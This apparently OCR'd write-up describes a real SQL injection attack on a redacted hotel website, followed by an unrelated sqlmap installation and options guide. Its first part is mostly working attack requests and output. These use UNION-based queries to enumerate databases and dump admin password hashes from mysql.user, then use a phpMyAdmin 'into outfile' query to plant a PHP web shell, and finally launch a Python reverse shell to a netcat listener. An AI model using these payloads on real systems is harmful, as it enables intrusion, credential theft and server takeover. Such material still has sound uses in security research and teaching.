
Request
```
GET [redacted]=
-2+union+all+select+1,(select+schema_name+from+information_Schema.schemata+limit+1)
,3,4,5,6,7 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: [redacted]
Upgrade-Insecure-Requests: 1
```

Response
```
            </ul>
          </div>
        </div>
      </div>
    </div>
  </nav>
  <div id="colorlib      " class="colorlib-light-grey">
    <div class="container">
      <div class="row">
        <div class="col-md-4      wrap animate-box">
          <a href="/images/6" class="     image-popup-link" style="background-
          <div class="desc text-center">
            <span class="     star">5</span>
            <h3>
              <a href="[redacted]">hotel</a>
            </h3>
            <p class="[redacted]">
              <span class="[redacted]</span>
              <span class="[redacted]">3</span>
              <span class="per">/ per      </span>
            </p>
            <p>
              4
            </p>
            <p>
              <a class="btn btn-primary">      book!</a>
            </p>
          </div>
        </div>
        <footer id="colorlib-footer" role="contentinfo">
          <div class="container">
```
6,245 bytes | 271 millis

Table Name

NOTE : ***LIMIT*** statement is used to retrieve records from one or more tables in a database and limit the number of records returned based on a limit value. "***LIMIT*** statement is not supported in all SQL databases."


6. The next step was to find how many tables are there so I changed the query of limit (check the below screenshot for query)


Target: [redacted]

Request
```
GET [redacted]=
-2+union+all+select+1,(select+schema_name+from+information_Schema.schemata+limit+2,
1),3,4,5,6,7 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: [redacted]
Upgrade-Insecure-Requests: 1
```

Response
```
  </nav>
  <div id="colorlib      " class="colorlib-light-grey">
    <div class="container">
      <div class="row">
        <div class="col-md-4      wrap animate-box">
          <a href="/images/6" class="     image-popup-link" style="background-
          <div class="desc text-center">
            <span class="     star">5</span>
            <h3>
              <a href="[redacted]">mysql</a>
            </h3>
            <p class="[redacted]">
              <span class="[redacted]</span>
              <span class="[redacted]">3</span>
              <span class="per">/ per      </span>
            </p>
            <p>
              4
            </p>
            <p>
              <a class="btn btn-primary">      book!</a>
            </p>
          </div>
        </div>
        <footer id="colorlib-footer" role="contentinfo">
          <div class="container">
            <div class="row row-pb-md">
              <div class="col-md-3 colorlib-widget">
                <h4>
                    <title>
                    [redacted]
                  </title>
```
6,245 bytes | 272 millis

Table Name



```
GET [redacted]=
-2+union+all+select+1,(select+schema_name+from+information_Schema.schemata+limit+3,
1),3,4,5,6,7 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: [redacted]
Upgrade-Insecure-Requests: 1
```

Target: [redacted]


```
                </ul>
              </div>
            </div>
          </div>
        </div>
      </nav>
      <div id="colorlib      " class="colorlib-light-grey">
        <div class="container">
          <div class="row">
            <div class="col-md-4      wrap animate-box">
              <a href="/images/6" class="     image-popup-link" style="background-
              <div class="desc text-center">
                <span class="     star">5</span>
                <h3>
                  <a href="[redacted]">performance_schema</a>
                </h3>
                <p class="[redacted]">
                  <span class="[redacted]</span>
                  <span class="[redacted]>3</span>
                  <span class="per">/ per      </span>
                </p>
                <p>
                  4
                </p>
                <p>
                  <a class="btn btn-primary">      book!</a>
                </p>
              </div>
            </div>
            <footer id="colorlib-footer" role="contentinfo">
            <div class="container">
```

```
6,258 bytes | 269 millis
```

Table Name

7. Now I had 3 tables so I wanted to find the columns from the table schema.

NOTE : We had total of three tables so I performed the query accordingly



```
GET [redacted]=
-2+union+all+select+1,(select+group_concat(table_name,0x3a,column_name)+from+inform
ation_Schema.columns+where+table_schema+%3d+'hotel'),3,4,5,6,7 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: [redacted]
Upgrade-Insecure-Requests: 1
```


Target: [redacted]

```
>Home</a>

wn">
[redacted]">[redacted]</a>


   ">              Bar</a>







olorlib-light-grey">


rap animate-box">
="     image-popup-link" style="background-image: url(/images/6);"></a>
ter">
>5</span>

    ">room:[redacted],room:name,room:[redacted],room:[redacted],room:[redacted],room:image,room:mini</a>

"> </span>
om">3</span>
er      </span>
```

```
6,313 bytes | 273 millis
```

Column Names along with the table name

8. I changed the table_schema name to mysql to find what is there in it and I found many important tables and columns




```
GET [redacted]=
-2+union+all+select+1,(select+group_concat(table_name,0x3a,column_name,"\r\n")+from
+information_Schema.columns+where+table_schema+%3d+'mysql'),3,4,5,6,7 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: [redacted]
Upgrade-Insecure-Requests: 1
```

```
<a href=[redacted]>column_stats:db_name
,column_stats:table_name
,column_stats:column_name
[redacted]
,columns_priv:Host
,columns_priv:Db
,columns_priv:User
[redacted]
,db:Host
,db:Db
,db:User
[redacted]
```

7,264 bytes | 273 millis

Column Names along with the table name

9. Next step was to find the admin username and password, I found the credentials and reported to them. But later after 3 days I enumerated the subdomain of a subdomain and lucky those credentials worked their on phpmyadmin page which led me to RCE



```
GET [redacted]=
-2+union+all+select+1,(select+group_concat(host,0x3a,user,0x3a,password)+from+mysql
.user),3,4,5,6,7 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: [redacted]
Upgrade-Insecure-Requests: 1
```


```
"has-dropdown">


"       bar.php">             Bar</a>






s" class="colorlib-light-grey">
r">

nd        wrap animate-box">
es/6" class="     image-popup-link" style="background-image: url(/images/6);"></a>
sc text-center">
"     sta ">5</span>

[redacted]">          admin:[redacted]7B8FB[redacted]F277D2[redacted]</a>

ice">
s="[redacted]</span>
s="[redacted]">3</span>
s="per">/ per       </span>
```

6,299 bytes | 271 millis

Admin Credentials

Phase 2 (RCE) :

1. Found the phpmyadmin page, in the credentials obtained the password was in a hash form so I used online tool to crack it


[redacted]phpmyadmin/index.php

Welcome to phpMyAdmin

Language: English


Log in

Username: admin

Password: ••••••••

phpmyadmin

2. I used a simple query to put my file on the server and check for RCE



[redacted]phpmyadmin/server_sql.php

Run SQL query/queries on server "localhost":

```
SELECT "<?php system($_GET['c']); ?>" into outfile "/var/www/html/rce.php"
```

Putting my file for RCE


3. And I successfully got the RCE



```
[redacted]ce.php?c=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Remote Code Execution


4. I wanted to exploit it further to get a system shell-back so I used a simple python script from http://pentestmonkey.net/ to get a system shell I was successful



```
[redacted]ce.php?c=python%20-c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,sock
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Waiting for [redacted]

Python Script



```
kali@kali:~$ nc -nlvp 6666
listening on [any] 6666 ...
connect to [[redacted]] from (UNKNOWN) [[redacted]] 47714
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ 
```

SQL Injection with SQLMAP

System requirements for sqlmap

You can install sqlmap on **Windows**, **macOS**, and **Linux**.

The sqlmap system is written in Python, so you have to install **Python 2.6** or later on your computer in order to run sqlmap. The current version as at July 2021 is 3.9.

To find out whether you have Python installed, on Windows open a command prompt and enter **python –version**. If you don't have Python, you will see a message telling you to type python again without parameters. Type **python** and this will open up the Microsoft Store with the Python package set up to download. Click on the **Get** button and follow installation instructions.

If you have macOS type **python –version**. If you get an error message, enter the following commands:

$ xcode-select --install

$ ruby -e "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/master/install)"

$ brew install python3

In those lines, the **$** represents the system prompt – don't type that in.

If you have Linux, you will already have Python installed.

Install sqlmap

To install sqlmap:

1. Go to the website for the sqlmap project at sqlmap.org.
2. If you have Windows, click on the **Download .zip** file button. If you have macOS or Linux, click on the **Download .tar.gz** file button.
3. Unpack the compressed file.

Your system will automatically name the directory the same as the compressed file. However, this is a very long name, so opt to have the new directory called just sqlmap. It doesn't matter where on your computer you create that directory.

Running sqlmap

The sqlmap system is a command-line utility. There isn't a GUI interface for it. So, go to the command line on your computer to use sqlmap. Change to the sqlmap directory that you created in order to run the utility. You do not have to compile any program.

The program that you run in order to use sqlmap is called sqlmap.py. It will not run unless you add an option to the end of the program name.

The options for sqlmap are:

-u URL	The target URL **Format:** -u "http://www.target.com/path/file.htm?variable=1"
-d DIRECT	Connection string for direct database connection **Format:** -d DBMS://DATABASE_FILEPATH ***or*** -d DBMS://USER:PASSWORD@DBMS_IP:DBMS_PORT/DATABASE_NAME
-l LOGFILE	Parse target(s) from Burp or WebScarab proxy log file
-m BULKFILE	Scan multiple targets given in a textual file **Format:** The file should contain a URL per line
-r REQUESTFILE	Load HTTP request from a file **Format:** The file can contain an HTTP or an HTTPS transaction
-g GOOGLEDORK	Process Google dork results as target URLs

-c CONFIGFILE	Load options from a configuration INI file
--wizard	A guided execution service
--update	Update sqlmap to the latest version
--purge	Clear out the sqlmap data folder
--purge-output	As above
--dependencies	Check for missing sqlmap dependencies
-h	Basic help
-hh	Advanced help
-- version	Show the version number

